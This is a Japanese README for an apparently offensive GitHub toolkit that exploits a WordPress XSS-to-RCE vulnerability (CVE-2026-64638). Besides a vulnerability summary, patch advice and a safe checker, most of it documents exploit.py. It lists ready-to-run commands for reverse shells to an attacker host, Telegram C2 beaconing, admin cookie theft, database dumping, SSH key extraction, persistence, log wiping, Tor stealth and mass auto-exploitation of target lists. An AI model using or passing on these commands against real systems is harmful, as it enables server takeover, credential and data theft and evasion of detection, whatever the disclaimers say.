
CVE‑2026‑64638 – WordPress XSS2Shell セキュリティスイート


倫理的な使用のみ – 許可されたセキュリティテスト
このリポジトリは、許可されたセキュリティ専門家、ブルーチーム、ペネトレーションテスターのみにツールを提供します。
コンピュータシステムへの不正アクセスは、CFAA(米国)、Computer Misuse Act(英国)、TCK 243/244(トルコ)、および世界中の同様の法律の下で違法です。
脆弱性の概要
CVE‑2026‑64638 は、WordPress コアバージョン 4.7.0 から 7.0.2 に存在する重大な認証前リフレクテッド XSS 脆弱性であり、攻撃者が XSS 攻撃を Application Password 機能を介して 完全なリモートコード実行(RCE) にエスカレートできるようにします。
仕組み
- パーサー差異 – PHP の
strip_tags() と WordPress の wp_kses_post() は HTML タグを異なる方法で解析するため、悪意のある入力がサニタイズを通過できます。
- リフレクテッド XSS – 攻撃者は、ログインフォーム(
wp-login.php)に特別に細工されたペイロードを注入します。ログイン失敗時に、ペイロードが反射され、被害者のブラウザで実行されます。
- Application Password の悪用 – 注入された JavaScript は、WordPress REST API を介して自動的に Application Password を生成し、攻撃者に窃取します。
- プラグインアップロード(RCE) – キャプチャした Application Password を使用して、攻撃者は管理パネルに認証し、ウェブシェルを含む悪意のあるプラグインをアップロードします。
- 完全なシステム侵害 – ウェブシェルはシステムコマンド実行を提供し、リバースシェル、永続化、横展開、および完全なサーバー乗っ取りを可能にします。
影響を受けるバージョン
- WordPress 4.7.0 – 7.0.2 – 脆弱
- WordPress 7.0.3 以降 – 修正済み
- セキュリティアップデートは、すべてのメンテナンスされているブランチにバックポートされています
パッチ
- WordPress 7.0.3 以降にアップグレードしてください。
- アップグレードが不可能な場合は、一時的な回避策として Application Password 機能を無効化してください。
ツール
| ツール | 目的 | 対象ユーザー |
|---|
exploit.py | リバースシェル、永続化、C2、特権昇格、メモリフォレンジック、データベースダンプ、SSH キー抽出、および大量スキャンを備えた完全なエクスプロイトツールキット。 | レッドチーム / 許可されたペンテスター |
safecheck.py | 悪意のあるペイロードを実行せずに XSS 反射を検出し、セキュリティ態勢を評価する非侵入型の脆弱性チェッカー。詳細なレポートを生成します。 | ブルーチーム / セキュリティ監査人 |
機能比較
| 機能 | exploit.py | safecheck.py |
|---|
| 脆弱性検出 | [+] | [+] |
| WordPress バージョン検出 | [+] | [+] |
| XSS 反射検出 | [+] | [+] |
| Application Password キャプチャ | [+] | [-] |
| プラグインアップロード(RCE) | [+] | [-] |
| リバースシェル | [+] | [-] |
| C2 ビーコニング(HTTP/DNS/Telegram) | [+] | [-] |
| 特権昇格 | [+] | [-] |
| メモリフォレンジック | [+] | [-] |
| データベースダンプ | [+] | [-] |
| SSH キー抽出 | [+] | [-] |
| 永続化手法 | [+] | [-] |
| セキュリティヘッダー監査 | [-] | [+] |
| 設定ファイル露出チェック | [-] | [+] |
| ディレクトリリスティングチェック | [-] | [+] |
| phpinfo 露出チェック | [-] | [+] |
| 大量スキャン | [+] | [+] |
| プロキシサポート | [+] | [+] |
| Tor サポート | [+] | [+] |
| Ngrok トンネリング | [+] | [-] |
| インタラクティブシェル | [+] | [-] |
| 非侵入型(安全)モード | [-] | [+] |
| JSON / レポート出力 | [+] | [+] |
ユースケースの概要
| シナリオ | 推奨ツール |
|---|
| ブルーチーム – WordPress インストールが脆弱かどうかを確認する | safecheck.py |
| セキュリティ監査 – 非侵入型の脆弱性評価 | safecheck.py |
| レッドチーム – 完全なエクスプロイトを伴う許可されたペネトレーションテスト | exploit.py |
| バグバウンティ – 責任ある開示テスト | safecheck.py |
| 大量スキャン – 複数のターゲットの脆弱性をチェックする | exploit.py または safecheck.py |
| インシデントレスポンス – システムが侵害されているかどうかを確認する | safecheck.py |
| 高度なポストエクスプロイト – 永続化、C2、フォレンジック | exploit.py |
インストール
git clone https://github.com/tc4dy/CVE-2026-64638-PoC-Exploit
cd CVE-2026-64638-PoC-Exploit
pip install -r requirements.txt
requirements.txt
requests
urllib3
#ops
pymysql
mysql-connector-python
PySocks
requests[socks]
パラメータ
exploit.py のパラメータ
| パラメータ | 説明 |
|---|
-t, --target | ターゲット WordPress URL(例: https://wordpress-site.com) |
-l, --list | 大量スキャン用のターゲットリストを含むファイル(1行に1つ) |
--lhost | リバースシェルコールバック用のローカル IP アドレス |
--lport | リバースシェル用のローカルポート(デフォルト: 4444) |
--proxy | HTTP/HTTPS プロキシ(例: http://127.0.0.1:8080) |
--timeout | リクエストタイムアウト(秒)(デフォルト: 10) |
--retry | リトライ回数(デフォルト: 3) |
--threads | 大量スキャン用のスレッド数(デフォルト: 5) |
--exploit | 大量スキャン中に脆弱なターゲットを自動エクスプロイト |
--ngrok-token | 外部トンネリング用の Ngrok authtoken |
--payload-type | XSS ペイロードタイプ: reflected、dom_based、waf_bypass、case_manipulation、double_encoded |
--session-hijack | セッションハイジャックを有効化(管理者 Cookie を窃取) |
--dump-db | WordPress データベースをダンプ(pymysql が必要) |
--extract-ssh | ターゲットシステムから SSH キーを抽出 |
--tor | Tor 経由でトラフィックをルーティング(socks5h://127.0.0.1:9050) |
--stealth | ステルスモードを有効化(ヘッダーの偽装、リクエストの遅延) |
--no-cleanup | エクスプロイト後のログクリーンアップをスキップ |
--ssl-verify | SSL 証明書を検証 |
--c2-type | C2 タイプ: http、dns、telegram |
--c2-server | C2 サーバー URL または Telegram ボットトークン |
--auto-priv-esc | シェル後の自動特権昇格 |
--memory-forensics | メモリフォレンジックモジュールを有効化 |
-v, --verbose | 詳細出力 |
-q, --quiet | クワイエットモード(最小限の出力) |
safecheck.py のパラメータ
| パラメータ | 説明 |
|---|
-t, --target | ターゲット WordPress URL(例: https://wordpress-site.com) |
-l, --list | 大量スキャン用のターゲットリストを含むファイル(1行に1つ) |
--timeout | リクエストタイムアウト(秒)(デフォルト: 10) |
--retry | リトライ回数(デフォルト: 3) |
--threads | 大量スキャン用のスレッド数(デフォルト: 5) |
--proxy | HTTP/HTTPS プロキシ(例: http://127.0.0.1:8080) |
--tor | Tor 経由でトラフィックをルーティング(socks5h://127.0.0.1:9050) |
--ssl-verify | SSL 証明書を検証 |
--output | JSON レポートファイルを出力 |
-v, --verbose | 詳細出力 |
-q, --quiet | クワイエットモード(最小限の出力) |
シナリオ
| # | シナリオ | コマンド |
|---|
| 1 | クイック脆弱性チェック | python safecheck.py -t https://wordpress-site.com |
| 2 | レポート付き詳細スキャン | python safecheck.py -t https://wordpress-site.com --output report.json -v |
| 3 | リバースシェルを伴う完全なエクスプロイト | python exploit.py -t https://wordpress-site.com --lhost 192.168.1.100 --exploit |
| 4 | カスタム XSS ペイロードを使用 | python exploit.py -t https://wordpress-site.com --payload-type waf_bypass |
| 5 | セッションハイジャック(管理者 Cookie を窃取) | python exploit.py -t https://wordpress-site.com --session-hijack |
| 6 | WordPress データベースをダンプ | python exploit.py -t https://wordpress-site.com --dump-db |
| 7 | SSH キーを抽出 | python exploit.py -t https://wordpress-site.com --extract-ssh |
| 8 | 匿名性のために Tor を使用 | python exploit.py -t https://wordpress-site.com --tor --stealth |
| 9 | Telegram による C2 ビーコニング | python exploit.py -t https://wordpress-site.com --c2-type telegram --c2-server "https://api.telegram.org/botTOKEN/chat_id" |
| 10 | ファイルからの大量スキャン | python exploit.py -l targets.txt --threads 10 --exploit |
| 11 | シェル後のメモリフォレンジック | python exploit.py -t https://wordpress-site.com --memory-forensics |
| 12 | 自動特権昇格 | python exploit.py -t https://wordpress-site.com --auto-priv-esc |
| 13 | インタラクティブシェル | python exploit.py -t https://wordpress-site.com -i |
| 14 | Ngrok トンネリング | python exploit.py -t https://wordpress-site.com --ngrok-token YOUR_TOKEN |
インタラクティブシェルコマンド
| コマンド | 説明 |
|---|
reverse | リバースシェルリスナーを開始 |
persist | 永続化手法を適用(cron、systemd、rc.local、SSH、WP) |
clean | システムログと履歴をクリーンアップ |
dumpdb | WordPress データベースをダンプ |
ssh | SSH キーを抽出 |
priv | 自動特権昇格 |
mem | メモリフォレンジックを実行 |
c2 | C2 ステータスを表示 |
c2task | C2 タスクを確認 |
exit | インタラクティブシェルを終了 |
エンドポイントと API の使用
| エンドポイント | 目的 |
|---|
/wp-login.php | ログインページ – XSS 注入ポイント |
/wp-admin/authorize-application.php | Application Password の生成 |
/wp-admin/update.php?action=upload-plugin | プラグインアップロード(RCE) |
/wp-content/plugins/{slug}/{slug}.php | ウェブシェル実行 |
責任ある使用
- これらのツールは、所有しているか、テストするための明示的な書面による許可を得ているシステムでのみ使用してください。
- 不正アクセスは違法であり、非倫理的です。
- 作者は、いかなる誤用についても責任を負いません。
- 常にあなたの国の法律と規制に従ってください。
このソフトウェアは、教育目的および許可されたセキュリティテストのみに提供されています。
法的コンプライアンス

 tc4dy/cve-2026-64638-poc-exploit

